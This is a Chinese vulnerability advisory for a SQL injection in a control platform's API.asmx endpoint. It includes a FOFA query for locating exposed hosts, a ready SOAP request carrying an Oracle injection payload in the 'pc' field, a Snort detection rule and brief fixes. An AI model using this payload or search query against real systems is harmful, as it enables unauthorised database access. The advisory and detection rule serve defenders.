

深大智能科技有限公司管控平台服务端 API.asmx 存在SQL注入漏洞

深大智能科技有限公司管控平台服务端 API.asmx 存在SQL注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

深大智能科技有限公司管控平台

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现


FOFA: body="ItemsControlServer.aspx"

POC/EXP:

```
POST /API.asmx HTTP/1.1
Host: 127.0.0.1
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: "http://tempuri.org/getPerformInfo"

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <getPerformInfo xmlns="http://tempuri.org/">
      <pc>' OR 4155=(SELECT COUNT(*) FROM ALL_USERS T1,ALL_USERS T2,ALL_USERS
T3,ALL_USERS T4,ALL_USERS T5)-- AodC</pc>
      <isa>string</isa>
    </getPerformInfo>
  </soap:Body>
```

</soap:Envelope>



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (  
  msg:"SDIC Control Platform - Oracle SQLi in API.asmx";  
  flow:to_server,established;  
  content:"POST"; http_method;  
  content:"/API.asmx"; http_uri;  
  content:"SOAPAction: \"http://tempuri.org/getPerformInfo\""; http_header;  
  content:"<pc>"; http_client_body;  
  pcre:"/<pc>[^\<]*'[\s+]\d+=[^\<]*ALL_USERS[^\<]*--/i";  
  metadata:service http;  
  metadata:affected_product "深大智能管控平台";  
  metadata:vulnerability_type "Oracle Boolean-Based SQL Injection";  
  classtype:sql-injection;  
  sid:1000361;  
  rev:1;  
  priority:1;  
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。